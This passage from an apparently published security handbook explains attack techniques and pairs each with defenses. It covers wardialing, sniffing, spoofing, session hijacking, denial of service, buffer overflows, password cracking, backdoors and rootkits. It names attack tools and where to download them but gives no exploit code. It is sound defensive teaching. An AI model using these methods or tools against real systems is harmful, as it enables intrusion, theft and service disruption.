With the list of modems generated by the wardialer, the attacker will dial each discovered modem using a terminal program or other client. Upon connecting to the modem, the attacker will attempt to identify the system based on its banner information and see if a password is required. Often, no password is required, because the modem was put in place by a clueless user requiring after-hours access and not wanting to bother using approved methods. If a password is required, the attacker will attempt to guess passwords commonly associated with the platform or company.

Some wardialing tools also support the capability of locating a repeat dial-tone, in addition to the ability to detect modems. The repeat dial-tone is a great find for the attacker, as it could allow for unrestricted dialing from a victim's PBX system to anywhere in the world. If an attacker finds a line on PBX supporting repeat dial-tone in the same local dialing exchange, the attacker can conduct international wardialing, with all phone bills paid for by the victim with the misconfigured PBX.

The most fully functional wardialing tool available today is distributed by The Hacker's Choice (THC) group. Known as THC-Scan, the tool was written by Van Hauser and can be found at http://inferno.tusculum.edu/thc. THC-Scan 2.0 supports many advanced features, including sequential or randomized dialing, dialing through a network out-dial, modem carrier and repeat dial-tone detection, and rudimentary detection avoidance capabilities.

Wardialing Defenses

The best defense against wardialing attacks is a strong modem policy that prohibits the use of modems and incoming lines without a defined business need. The policy should also require the registration of all modems with a business need in a centralized database only accessible by a security or system administrator.

Additionally, security personnel should conduct periodic wardialing exercises of their own networks to find the modems before the attackers do. When a phone number with an unregistered modem is discovered, the physical device must be located and deactivated. While finding such devices can be difficult, network defenses depend on finding these renegade modems before an attacker does.

Network Exploits: Sniffing, Spoofing, and Session Hijacking

TCP/IP, the underlying protocol suite that makes up the Internet, was not originally designed to provide security services. Likewise, the most common data-link type used with TCP/IP, Ethernet, is fundamentally unsecure. A whole series of attacks are possible given these vulnerabilities of the underlying protocols. The

most widely used and potentially damaging attacks based on these network vulnerabilities are sniffing, spoofing, and session hijacking.

Sniffing

Sniffers are extremely useful tools for an attacker and are therefore a fundamental element of an attacker's toolchest. Sniffers allow an attacker to monitor data passing across a network. Given their capability to monitor network traffic, sniffers are also useful for security practitioners and network administrators in troubleshooting networks and conducting investigations. Sniffers exploit characteristics of several data-link technologies, including Token Ring and especially Ethernet.

Ethernet, the most common LAN technology, is essentially a broadcast technology. When Ethernet LANs are constructed using hubs, all machines connected to the LAN can monitor all data on the LAN segment. If userIDs, passwords, or other sensitive information are sent from one machine (e.g., a client) to another machine (e.g., a server or router) on the same LAN, all other systems connected to the LAN could monitor the data. A sniffer is a hardware or software tool that gathers all data on a LAN segment. When a sniffer is running on a machine gathering all network traffic that passes by the system, the Ethernet interface and the machine itself are said to be in "promiscuous mode."

Many commonly used applications, such as Telnet, FTP, POP (the Post Office Protocol used for e-mail), and even some Web applications, transmit their passwords and sensitive data without any encryption. Any attacker on a broadcast Ethernet segment can use a sniffer to gather these passwords and data.

Attackers who take over a system often install a software sniffer on the compromised machine. This sniffer acts as a sentinel for the attacker, gathering sensitive data that moves by the compromised system. The sniffer gathers this data, including passwords, and stores it in a local file or transmits it to the attacker. The attacker then uses this information to compromise more and more systems. The attack methodology of installing a sniffer on one compromised machine, gathering data passing that machine, and using the sniffed information to take over other systems is referred to as an island-hopping attack.

Numerous sniffing tools are available across the Internet. The most fully functional sniffing tools include sniffit (by Brecht Claerhout, available at http://reptile.rug.ac.be/~coder/sniffit/sniffit.html) and Snort (by Martin Roesch, available at http://www.clark.net/~roesch/security.html). Some operating systems ship with their own sniffers installed by default, notably Solaris (with the snoop tool) and some varieties of Linux (which ship with tcpdump). Other commercial sniffers are also available from a variety of vendors.

Sniffing Defenses

The best defense against sniffing attacks is to encrypt the data in transit. Instead of sending passwords or other sensitive data in cleartext, the application or network should encrypt the data (SSH, secure Telnet, etc.).

Another defense against sniffers is to eliminate the broadcast nature of Ethernet. By utilizing a switch instead of a hub to create a LAN, the damage that can be done with a sniffer is limited. A switch can be configured so that only the required source and destination ports on the switch carry the traffic. Although they are on the same LAN, all other ports on the switch (and the machines connected to those ports) do not see this data. Therefore, if one system is compromised on a LAN, a sniffer installed on this machine will not be capable of seeing data exchanged between other machines on the LAN. Switches are therefore useful in improving security by minimizing the data a sniffer can gather, and also help to improve network performance.

IP Spoofing

Another network-based attack involves altering the source address of a computer to disguise the attacker and exploit weak authentication methods. IP address spoofing allows an attacker to use the IP address of another machine to conduct an attack. If the target machines rely on the IP address to authenticate, IP spoofing can give an attacker access to the systems. Additionally, IP spoofing can make it very difficult to apprehend an attacker, because logs will contain decoy addresses and not the real source of the attack. Many of the tools described in other sections of this chapter rely on IP spoofing to hide the true origin of the attack.

Spoofing Defenses

Systems should not use IP addresses for authentication. Any functions or applications that rely solely on IP address for authentication should be disabled or replaced. In UNIX, the "**r**-commands" (**rlogin**, **rsh**, **rexec**,

and **rcp**) are notoriously subject to IP spoofing attacks. UNIX trust relationships allow an administrator to manage systems using the **r**-commands without providing a password. Instead of a password, the IP address of the system is used for authentication. This major weakness should be avoided by replacing the **r**-commands with administration tools that utilize strong authentication. One such tool, secure shell (ssh), uses strong cryptography to replace the weak authentication of the **r**-commands. Similarly, all other applications that rely on IP addresses for critical security and administration functions should be replaced.

Additionally, an organization should deploy anti-spoof filters on its perimeter networks that connect the organization to the Internet and business partners. Anti-spoof filters drop all traffic coming from outside the network claiming to come from the inside. With this capability, such filters can prevent some types of spoofing attacks, and should be implemented on all perimeter network routers.

Session Hijacking

While sniffing allows an attacker to view data associated with network connections, a session hijack tool allows an attacker to take over network connections, kicking off the legitimate user or sharing a login. Session hijacking tools are used against services with persistent login sessions, such as Telnet, rlogin, or FTP. For any of these services, an attacker can hijack a session and cause a great deal of damage.

A common scenario illustrating session hijacking involves a machine, Alice, with a user logged in to remotely administer another system, Bob, using Telnet. Eve, the attacker, sits on a network segment between Alice and Bob (either Alice's LAN, Bob's LAN, or between any of the routers between Alice's and Bob's LANs). Exhibit 10.1 illustrates this scenario in more detail.

Using a session hijacking tool, Eve can do any of the following:

- *Monitor Alice's session.* Most session hijacking tools allow attackers to monitor all connections available on the network and select which connections they want to hijack.
- *Insert commands into the session.* An attacker may just need to add one or two commands into the stream to reconfigure Bob. In this type of hijack, the attacker never takes full control of the session. Instead, Alice's login session to Bob has a small number of commands inserted, which will be executed on Bob as though Alice had typed them.
- *Steal the session.* This feature of most session hijacking tools allows an attacker to grab the session from Alice, and directly control it. Essentially, the Telnet client control is shifted from Alice to Eve, without Bob's knowing.
- *Give the session back.* Some session hijacking tools allow the attacker to steal a session, interact with the server, and then smoothly give the session back to the user. While the session is stolen, Alice is put on hold while Eve controls the session. With Alice on hold, all commands typed by Alice are displayed on Eve's screen, but not transmitted to Bob. When Eve is finished making modifications on Bob, Eve transfers control back to Alice.




EXHIBIT 10.1 Eve hijacks the session between Alice and Bob.

For a successful hijack to occur, the attacker must be on a LAN segment between Alice and Bob. A session hijacking tool monitors the connection using an integrate sniffer, observing the TCP sequence numbers of the packets going each direction. Each packet sent from Alice to Bob has a unique TCP sequence number used by Bob to verify that all packets are received and put in proper order. Likewise, all packets going back from Bob to Alice have sequence numbers. A session hijacking tool sniffs the packets to determine these sequence numbers. When a session is hijacked (through command insertion or session stealing), the hijacking tool automatically uses the appropriate sequence numbers and spoofs Alice's address, taking over the conversation with Bob where Alice left off.

One of the most fully functional session hijacking tool available today is Hunt, written by Kra and available at http://www.cri.cz/kra/index.html. Hunt allows an attacker to monitor and steal sessions, insert single commands, and even give a session back to the user.

Session Hijacking Defenses

The best defense against session hijacking is to avoid the use of insecure protocols and applications for sensitive sessions. Instead of using the easy-to-hijack (and easy-to-sniff) Telnet application, a more secure, encrypted session tool should be used. Because the attacker does not have the session encryption keys, an encrypted session cannot be hijacked. The attacker will simply see encrypted gibberish using Hunt, and will only be able to reset the connection, not take it over or insert commands.

Secure shell (ssh) offers strong authentication and encrypted sessions, providing a highly secure alternative to Telnet and rlogin. Furthermore, ssh includes a secure file transfer capability (scp) to replace traditional FTP. Other alternatives are available, including secure, encrypted Telnet or a virtual private network (VPN) established between the source and destination.

Denial-of-Service Attacks

Denial-of-service attacks are among the most common exploits available today. As their name implies, a denial-of-service attack prevents legitimate users from being able to access a system. With E-commerce applications constituting the lifeblood of many organizations and a growing piece of the world economy, a well-timed denial-of-service attack can cause a great deal of damage. By bringing down servers that control sensitive machinery or other functions, these attacks could also present a real physical threat to life and limb. An attacker could cause the service denial by flooding a system with bogus traffic, or even purposely causing the server to crash. Countless denial-of-service attacks are in widespread use today, and can be found at http://packetstorm.securify.com/exploits/DoS. The most often used network-based denial-of-service attacks fall into two categories: malformed packet attacks and packet floods.

Malformed Packet Attacks

This type of attack usually involves one or two packets that are formatted in an unexpected way. Many vendor product implementations do not take into account all variations of user entries or packet types. If the software handles such errors poorly, the system may crash when it receives such packets. A classic example of this type of attack involves sending IP fragments to a system that overlap with each other (the fragment offset values are incorrectly set). Some unpatched Windows and Linux systems will crash when they encounter such packets. The teardrop attack is an example of a tool that exploits this IP fragmentation handling vulnerability. Other malformed packet attacks that exploit other weaknesses in TCP/IP implementations include the colorfully named WinNuke, Land, LaTierra, NewTear, Bonk, Boink, etc.

Packet Flood Attacks

Packet flood denial-of-service tools send a deluge of traffic to a system on the network, overwhelming its capability to respond to legitimate users. Attackers have devised numerous techniques for creating such floods, with the most popular being SYN floods, directed broadcast attacks, and distributed denial-of-service tools.

SYN flood tools initiate a large number of half-open connections with a system by sending a series of SYN packets. When any TCP connection is established, a three-way handshake occurs. The initiating system (usually

the client) sends a SYN packet to the destination to establish a sequence number for all packets going from source to destination in that session. The destination responds with a SYN-ACK packet, which acknowledges the sequence number for packets going from source to destination, and establishes an initial sequence number for packets going the opposite direction. The source completes the three-way handshake by sending an ACK to the destination. The three-way handshake is completed, and communication (actual data transfer) can occur.

SYN floods take advantage of a weakness in TCP's three-way handshake. By sending only spoofed SYN packets and never responding to the SYN-ACK, an attacker can exhaust a server's ability to maintain state of all the initiated sessions. With a huge number of so-called half-open connections, a server cannot handle any new, legitimate traffic. Rather than filling up all of the pipe bandwidth to a server, only the server's capacity to handle session initiations needs to be overwhelmed (in most network configurations, a server's ability to handle SYNs is lower than the total bandwidth to the site). For this reason, SYN flooding is the most popular packet flood attack. Other tools are also available that flood systems with ICMP and UDP packets, but they merely consume bandwidth, so an attacker would require a bigger connection than the victim to cut off all service.

Another type of packet flood that allows attackers to amplify their bandwidth is the directed broadcast attack. Often called a smurf attack, named after the first tool to exploit this technique, directed broadcast attacks utilize a third-party's network as an amplifier for the packet flood. In a smurf attack, the attacker locates a network on the Internet that will respond to a broadcast ICMP message (essentially a ping to the network's broadcast address). If the network is configured to allow broadcast requests and responses, all machines on the network will send a response to the ping. By spoofing the ICMP request, the attacker can have all machines on the third-party network send responses to the victim. For example, if an organization has 30 hosts on a single DMZ network connected to the Internet, an attacker can send a spoofed network broadcast ping to the DMZ. All 30 hosts will send a response to the spoofed address, which would be the ultimate victim. By sending repeated messages to the broadcast network, the attacker has amplified bandwidth by a factor of 30. Even an attacker with only a 56-kbps dial-up line could fill up a T1 line (1.54 Mbps) with that level of amplification. Other directed broadcast attack tools include Fraggle and Papasmurf.

A final type of denial-of-service that has received considerable press is the distributed denial-of-service attack. Essentially based on standard packet flood concepts, distributed denial-of-service attacks were used to cripple many major Internet sites in February 2000. Tools such as Trin00, Tribe Flood Network 2000 (TFN2K), and Stacheldraht all support this type of attack. To conduct a distributed denial-of-service attack, an attacker must find numerous vulnerable systems on the Internet. Usually, a remote buffer overflow attack (described below) is used to take over a dozen, a hundred, or even thousands of machines. Simple daemon processes, called zombies, are installed on these machines taken over by the attacker. The attacker communicates with this network of zombies using a control program. The control program is used to send commands to the hundreds or thousands of zombies, requesting them to take uniform action simultaneously.

The most common action to be taken is to simultaneously launch a packet flood against a target. While a traditional SYN flood would deluge a target with packets from one host, a distributed denial-of-service attack would send packets from large numbers of zombies, rapidly exhausting the capacity of even very high-bandwidth, well-designed sites. Many distributed denial-of-service attack tools support SYN, UDP, and ICMP flooding, smurf attacks, as well as some malformed packet attacks. Any one or all of these options can be selected by the attacker using the control program.

Denial-of-Service Attack Defenses

To defend against malformed packet attacks, system patches and security fixes must be regularly applied. Vendors frequently update their systems with patches to handle a new flavor of denial-of-service attack. An organization must have a program for monitoring vendor and industry security bulletins for security fixes, and a controlled method for implementing these fixes soon after they are announced and tested.

For packet flood attacks, critical systems should have underlying network architectures with multiple, redundant paths, eliminating a single point of failure. Furthermore, adequate bandwidth is a must. Also, some routers and firewalls support traffic flow control to help ease the burden of a SYN flood.

Finally, by configuring an Internet-accessible network appropriately, an organization can minimize the possibility that it will be used as a jumping-off point for smurf and distributed denial-of-service attacks. To

prevent the possibility of being used as a smurf amplifier, the external router or firewall should be configured to drop all directed broadcast requests from the Internet. To lower the chance of being used in a distributed denial-of-service attack, an organization should implement anti-spoof filters on external routers and firewalls to make sure that all outgoing traffic has a source IP address of the site. This egress filtering prevents an attacker from sending spoofed packets from a zombie or other denial-of-service tool located on the network. Antispoof ingress filters, which drop all packets from the Internet claiming to come from one's internal network, are also useful in preventing some denial-of-service attacks.

Stack-Based Buffer Overflows

Stack-based buffer overflow attacks are commonly used by an attacker to take over a system remotely across a network. Additionally, buffer overflows can be employed by local malicious users to elevate their privileges and gain superuser access to a system. Stack-based buffer overflow attacks exploit the way many operating systems handle their stack, an internal data structure used by running programs to store data temporarily. When a function call is made, the current state of the executing program and variables to be passed to the function are pushed on the stack. New local variables used by the function are also allocated space on the stack. Additionally, the stack stores the return address of the code calling the function. This return address will be accessed from the stack once the function call is complete. The system uses this address to resume execution of the calling program at the appropriate place. Exhibit 10.2 shows how a stack is constructed.

Most UNIX and all Windows systems have a stack that can hold data and executable code. Because local variables are stored on the stack when a function is called, poor code can be exploited to overrun the boundaries of these variables on the stack. If user input length is not examined by the code, a particular variable on the stack may exceed the memory allocated to it on the stack, overwriting all variables and even the return address for where execution should resume after the function is complete. This operation, called "smashing" the stack, allows an attacker to overflow the local variables to insert executable code and another return address on the stack. Exhibit 10.2 also shows a stack that has been smashed with a buffer overflow.

The attacker will overflow the buffer on the stack with machine-specific bytecodes that consist of executable commands (usually a shell routine), and a return pointer to begin execution of these inserted commands. Therefore, with very carefully constructed binary code, the attacker can actually enter information as a user into a program that consists of executable code and a new return address. The buggy program will not analyze the length of this input, but will place it on the stack, and actually begin to execute the attacker's code. Such vulnerabilities allow an attacker to break out of the application code, and access any system components with




EXHIBIT 10.2 A normal stack and a stack with a buffer overflow.

the permissions of the broken program. If the broken program is running with superuser privileges (e.g., SUID root on a UNIX system), the attacker has taken over the machine with a buffer overflow.

Stack-Based Buffer Overflow Defenses

The most thorough defenses against buffer overflow attacks is to properly code software so that it cannot be used to smash the stack. All programs should validate all input from users and other programs, ensuring that it fits into allocated memory structures. Each variable should be checked (including user input, variables from other functions, input from other programs, and even environment variables) to ensure that allocated buffers are adequate to hold the data. Unfortunately, this ultimate solution is only available to individuals who write the programs and those with source code.

Additionally, security practitioners and system administrators should carefully control and minimize the number of SUID programs on a system that users can run and have permissions of other users (such as root). Only SUID programs with an explicit business need should be installed on sensitive systems.

Finally, many stack-based buffer overflow attacks can be avoided by configuring the systems to not execute code from the stack. Notably, Solaris and Linux offer this option. For example, to secure a Solaris system against stack-based buffer overflows, the following lines should be added:

```
/etc/system:

        set noexec_user_stack=1
        set noexec_user_stack_log=1
```

The first line will prevent execution on a stack, and the second line will log any attempt to do so. Unfortunately, some programs legitimately try to run code off the stack. Such programs will crash if this option is implemented. Generally, if the system is single purpose and needs to be secure (e.g., a Web server), this option should be used to prevent stack-based buffer overflow.

The Art and Science of Password Cracking

The vast majority of systems today authenticate users with a static password. When a user logs in, the password is transmitted to the system, which checks the password to make the decision whether to let the user log in. To make this decision, the system must have a mechanism to compare the user's input with the actual password. Of course, the system could just store all of the passwords locally and compare from this file. Such a file of cleartext passwords, however, would provide a very juicy target for an attacker. To make the target less useful for attackers, most modern operating systems use a one-way hash or encryption mechanism to protect the stored passswords. When a user types in a password, the system hashes the user's entry and compares it to the stored hash. If the two hashes match, the password is correct and the user can login.

Password cracking tools are used to attack this method of password protection. An attacker will use some exploit (often a buffer overflow) to gather the encrypted or hashed password file from a system (on a UNIX system without password shadowing, any user can read the hashed password file). After downloading the hashed password file, the attacker uses a password cracking tool to determine users' passwords. The cracking tool operates using a loop: it guesses a password, hashes or encrypts the password, and compares it to the hashed password from the stolen file. If the hashes match, the attacker has the password. If the hashes do not match, the loop begins again with another password guess.

Password cracking tools base their password guesses on a dictionary or a complete brute-force attack, attempting every possible password. Dozens of dictionaries are available online, in a multitude of languages, including English, French, German, Klingon, etc.

Numerous password-cracking tools are available. The most popular and full-functional password crackers include:

- John-the-Ripper, by Solar Designer, focuses on cracking UNIX passwords, and is available at http://www.openwall.com/john/.
- L0phtCrack, used to crack Windows NT passwords, is available at http://www.l0pht.com.

Password Cracking Defenses

The first defense against password cracking is to minimize the exposure of the encrypted/hashed password file. On UNIX systems, shadow password files should be used, which allow only the superuser to read the password file. On Windows NT systems, the SYSKEY feature available in NT 4.0 SP 3 and later should be installed and enabled. Furthermore, all backups and system recovery disks should be stored in physically secured locations and possibly even encrypted.

A strong password policy is a crucial element in ensuring a secure network. A password policy should require password lengths greater than eight characters, require the use of alphanumeric *and* special characters in every password, and force users to have passwords with mixed-case letters. Users must be aware of the issue of weak passwords and be trained in creating memorable, yet difficult-to-guess passwords.

To ensure that passwords are secure and to identify weak passwords, security practitioners should check system passwords on a periodic basis using password cracking tools. When weak passwords are discovered, the security group should have a defined procedure for interacting with users whose passwords can be easily guessed.

Finally, several software packages are available that prevent users from setting their passwords to easily guessed values. When a user establishes a new password, these filtering programs check the password to make sure that it is sufficiently complex and is not just a variation of the user name or a dictionary word. With this kind of tool, users are simply unable to create passwords that are easily guessed, eliminating a significant security issue. For filtering software to be effective, it must be installed on all servers where users establish passwords, including UNIX servers, Windows NT Primary and Back-up Domain Controllers, and Novell servers.

Backdoors

Backdoors are programs that bypass traditional security checks on a system, allowing an attacker to gain access to a machine without providing a system password and getting logged. Attackers install backdoors on a machine (or dupe a user into installing one for them) to ensure they will be able to gain access to the system at a later time. Once installed, most backdoors listen on special ports for incoming connections from the attacker across the network. When the attacker connects to the backdoor listener, the traditional userID and password or other forms of authentication are bypassed. Instead, the attacker can gain access to the system without providing a password, or by using a special password used only to enter the backdoor.

Netcat is an incredibly flexible tool written for UNIX by Hobbit and for Windows NT by Weld Pond (both versions are available at http://www. l0pht.com/~weld/netcat/). Among its numerous other uses, Netcat can be used to create a backdoor listener with a superuser-level shell on any TCP or UDP port. For Windows systems, an enormous number of backdoor applications are available, including Back Orifice 2000 (called BO2K for short, and available at http://www.bo2k.com) and hack-a-tack (available at http://www.hack-a-tack.com).

Backdoor Defenses

The best defense against backdoor programs is for system and security administrators to know what is running on their machines, particularly sensitive systems storing critical information or processing high-value transactions. If a process suddenly appears running as the superuser listening on a port, the administrator needs to investigate. Backdoors listening on various ports can be discovered using the **netstat –na** command on UNIX and Windows NT systems.

Additionally, many backdoor programs (such as BO2K) can be discovered by an anti-virus program, which should be installed on all users' desktops, as well as on servers throughout an organization.

Trojan Horses and RootKits

Another fundamental element of an attacker's toolchest is the Trojan horse program. Like the Trojan horse of ancient Greece, these new Trojan horses appear to have some useful function, but in reality are just disguising some malicious activity. For example, a user may receive an executable birthday card program in electronic mail. When the unsuspecting user activates the birthday card program and watches birthday cakes dance across

the screen, the program secretly installs a backdoor or perhaps deletes the users' hard drive. As illustrated in this example, Trojan horses rely on deception — they trick a user or system administrator into running them for their (apparent) usefulness, but their true purpose is to attack the user's machine.

Traditional Trojan Horses

A traditional Trojan horse is simply an independent program that can be run by a user or administrator. Numerous traditional Trojan horse programs have been devised, including:

- The familiar birthday card or holiday greeting e-mail attachment described above.
- A software program that claims to be able to turn CD-ROM readers into CD writing devices. Although this feat is impossible to accomplish in software, many users have been duped into downloading this "tool," which promptly deletes their hard drives upon activation.
- A security vulnerability scanner, WinSATAN. This tool claims to provide a convenient security vulnerability scan for system and security administrators using a Windows NT system. Unfortunately, an unsuspecting user running this program will also have a deleted hard drive.

Countless other examples exist. While conceptually unglamorous, traditional Trojan horses can be a major problem if users are not careful and run untrusted programs on their machines.

RootKits

A RootKit takes the concept of a Trojan horse to a much more powerful level. Although the name implies otherwise, RootKits do not allow an attacker to gain "root" (superuser) access to a system. Instead, RootKits allow an attacker who already has superuser access to keep that access by foiling all attempts of an administrator to detect the invasion. RootKits consist of an entire suite of Trojan horse programs that replace or patch critical system programs. The various tools used by administrators to detect attackers on their machines are routinely undermined with RootKits.

Most RootKits include a Trojan horse backdoor program (in UNIX, the */bin/login* routine). The attacker will install a new Trojan horse version of */bin/login,* overwriting the previous version. The RootKit */bin/login* routine includes a special backdoor userID and password so that the attacker can access the system at later times.

Additionally, RootKits include a sniffer and a program to hide the sniffer. An administrator can detect a sniffer on a system by running the **ifconfig** command. If a sniffer is running, the **ifconfig** output will contain the PROMISC flag, an indication that the Ethernet card is in promiscuous mode and therefore is sniffing. RootKit contains a Trojan horse version of **ifconfig** that does not display the PROMISC flag, allowing an attacker to avoid detection.

UNIX-based RootKits also replace other critical system executables, including **ps** and **du**. The **ps** command, emloyed by users and administrators to determine which processes are running, is modified so that an attacker can hide processes. The **du** command, which shows disk utilization, is altered so that the file space taken up by RootKit and the attacker's other programs can be masked.

By replacing programs like /bin/login, ifconfig, ps, du, and numerous others, these RootKit tools become part of the operating system itself. Therefore, RootKits are used to cover the eyes and ears of an administrator. They create a virtual world on the computer that appears benign to the system administrator, when in actuality, an attacker can log in and move around the system with impunity. RootKits have been developed for most major UNIX systems and Windows NT. A whole variety of UNIX RootKits can be found at http://packetstorm.securify.com/UNIX/penetration/rootkits, while an NT RootKit is available at http://www.rootkit.com.

A recent development in this arena is the release of kernel-level RootKits. These RootKits act at the most fundamental levels of an operating system. Rather than replacing application programs such as /bin/login and ifconfig, kernel-level RootKits actually patch the kernel to provide very low-level access to the system. These tools rely on the loadable kernel modules that many new UNIX variants support, including Linux and Solaris. Loadable kernel modules let an administrator add functionality to the kernel on-the-fly, without even rebooting the system. An attacker with superuser access can install a kernel-level RootKit that will allow for the remapping of execution of programs.

When an administrator tries to run a program, the Trojanized kernel will remap the execution request to the attacker's program, which could be a backdoor offering access or other Trojan horse. Because the kernel does the remapping of execution requests, this type of activity is very difficult to detect. If the administrator

attempts to look at the remapped file or check its integrity, the program will appear unaltered, because the program's image *is* unaltered. However, when executed, the unaltered program is skipped, and a malicious program is substituted by the kernel. Knark, written by Creed, is a kernel-level RootKit that can be found at http://packetstorm.securify.com/UNIX/penetration/rootkits.

Trojan Horses and RootKit Defenses

To protect against traditional Trojan horses, user awareness is key. Users must understand the risks associated with downloading untrusted programs and running them. They must also be made aware of the problems of running executable attachments in e-mail from untrusted sources.

Additionally, some traditional Trojan horses can be detected and eliminated by anti-virus programs. Every end-user computer system (and even servers) should have an effective and up-to-date anti-virus program installed.

To defend against RootKits, system and security administrators must use integrity checking programs for critical system files. Numerous tools are available, including the venerable Tripwire, that generate a hash of the executables commonly altered when a RootKit is installed. The administrator should store these hashes on a protected medium (such as a write-protected floppy disk) and periodically check the veracity of the programs on the machine with the protected hashes. Commonly, this type of check is done at least weekly, depending on the sensitivity of the machine. The administrator must reconcile any changes discovered in these critical system files with recent patches. If system files have been altered, and no patches were installed by the administrator, a malicious user or outside attacker may have installed a RootKit. If a RootKit is detected, the safest way to ensure its complete removal is to rebuild the entire operating system and even critical applications.

Unfortunately, kernel-level RootKits cannot be detected with integrity check programs because the integrity checker relies on the underlying kernel to do its work. If the kernel lies to the integrity checker, the results will not show the RootKit installation. The best defense against the kernel-level RootKit is a monolithic kernel that does not support loadable kernel modules. On critical systems (such as firewalls, Internet Web servers, DNS servers, mail servers, etc.), administrators should build the systems with complete kernels without support for loadable kernel modules. With this configuration, the system will prevent an attacker from gaining root-level access and patching the kernel in real-time.

Overall Defenses: Intrusion Detection and Incident Response Procedures

Each of the defensive strategies described in this chapter deals with particular tools and attacks. In addition to employing each of those strategies, organizations must also be capable of detecting and responding to an attack. These capabilities are realized through the deployment of intrusion detection systems (IDSs) and the implementation of incident response procedures.

IDSs act as burglar alarms on the network. With a database of known attack signatures, IDSs can determine when an attack is underway and alert security and system administration personnel. Acting as early warning systems, IDSs allow an organization to detect an attack in its early stages and minimize the damage that may be caused.

Perhaps even more important than IDSs, documented incident response procedures are among the most critical elements of an effective security program. Unfortunately, even with industry-best defenses, a sufficiently motivated attacker can penetrate the network. To address this possibility, an organization must have procedures defined in advance describing how the organization will react to the attack. These incident response procedures should specify the roles of individuals in the organization during an attack. The chain of command and escalation procedures should be spelled out in advance. Creating these items during a crisis will lead to costly mistakes.

Truly effective incident response procedures should also be multidisciplinary, not focusing only on information technology. Instead, the roles, responsibilities, and communication channels for the Legal, Human Resources, Media Relations, Information Technology, and Security organizations should all be documented and communicated. Specific members of these organizations should be identified as the core of a Security Incident Response Team (SIRT), to be called together to address an incident when one occurs. Additionally,

the SIRT should conduct periodic exercises of the incident response capability to ensure that team members are effective in their roles.

Additionally, with a large number of organizations outsourcing their information technology infrastructure by utilizing Web hosting, desktop management, e-mail, data storage, and other services, the extension of the incident response procedures to these outside organizations can be critical. The contract established with the outsourcing company should carefully state the obligations of the service provider in intrusion detection, incident notification, and participation in incident response. A specific service-level agreement for handling security incidents and the time needed to pull together members of the service company's staff in a SIRT should also be agreed upon.

Conclusions

While the number and power of these attack tools continues to escalate, system administrators and security personnel should not give up the fight. All of the defensive strategies discussed throughout this chapter boil down to doing a thorough and professional job of administering systems: know what is running on the system, keep it patched, ensure appropriate bandwidth is available, utilize IDSs, and prepare a Security Incident Response Team. Although these activities are not easy and can involve a great deal of effort, through diligence, an organization can keep its systems secured and minimize the chance of an attack. By employing intrusion detection systems and sound incident response procedures, even those highly sophisticated attacks that do get through can be discovered and contained, minimizing the impact on the organization. By creating an effective security program with sound defensive strategies, critical systems and information can be protected.

A New Breed of Hacker Tools and Defenses

Ed Skoudis, CISSP

The state-of-the-art in computer attack tools and techniques is rapidly advancing. Yes, we still face the tried-and-true, decades-old arsenal of traditional computer attack tools, including denial-of-service attacks, password crackers, port scanners, sniffers, and RootKits. However, many of these basic tools and techniques have seen a renaissance in the past couple of years, with new features and underlying architectures that make them more powerful than ever. Attackers are delving deep into widely used protocols and the very hearts of our operating systems. In addition to their growing capabilities, computer attack tools are becoming increasingly easy to use. Just when you think you have seen it all, a new and easy-to-use attack tool is publicly released with a feature that blows your socks off. With this constant increase in the sophistication and ease of use in attack tools, as well as the widespread deployment of weak targets on the Internet, we now live in the golden age of hacking.

The purpose of this chapter is to describe recent events in this evolution of computer attack tools. To create the best defenses for our computers, one must understand the capabilities and tactics of one's adversaries. To achieve this goal, this chapter describes several areas of advance among attack tools, including distributed attacks, active sniffing, and kernel-level RootKits, along with defensive techniques for each type of attack.

Distributed Attacks

One of the primary trends in the evolution of computer attack tools is the movement toward distributed attack architectures. Essentially, attackers are harnessing the distributed power of the Internet itself to improve their attack capabilities. The strategy here is pretty straightforward, perhaps deceptively so given the power of some of these distributed attack tools. The attacker takes a conventional computer attack and splits the work among many systems. With more and more systems collaborating in the attack, the attacker's chances for success increase. These distributed attacks offer several advantages to attackers, including:

- They may be more difficult to detect.
- They usually make things more difficult to trace back to the attacker.
- They may speed up the attack, lowering the time necessary to achieve a given result.
- They allow an attacker to consume more resources on a target.

So, where does an attacker get all of the machines to launch a distributed attack? Unfortunately, enormous numbers of very weak machines are readily available on the Internet. The administrators and owners of such systems do not apply security patches from the vendors, nor do they configure their machines securely, often just using the default configuration right out of the box. Poorly secured computers at universities, companies of all sizes, government institutions, homes with always-on Internet connectivity, and elsewhere are easy prey for an attacker. Even lowly skilled attackers can take over hundreds or thousands of systems around the globe with ease. These attackers use automated vulnerability scanning tools, including homegrown scripts and freeware tools such as the Nessus vulnerability scanner (http://www.nessus.org), among many others, to scan large swaths of the Internet. They scan indiscriminately, day in and day out, looking to take over vulnerable

systems. After taking over a suitable number of systems, the attackers will use these victim machines as part of the distributed attack against another target.

Attackers have adapted many classic computer attack tools to a distributed paradigm. This chapter explores many of the most popular distributed attack tools, including distributed denial-of-service attacks, distributed password cracking, distributed port scanning, and relay attacks.

Distributed Denial-of-Service Attacks

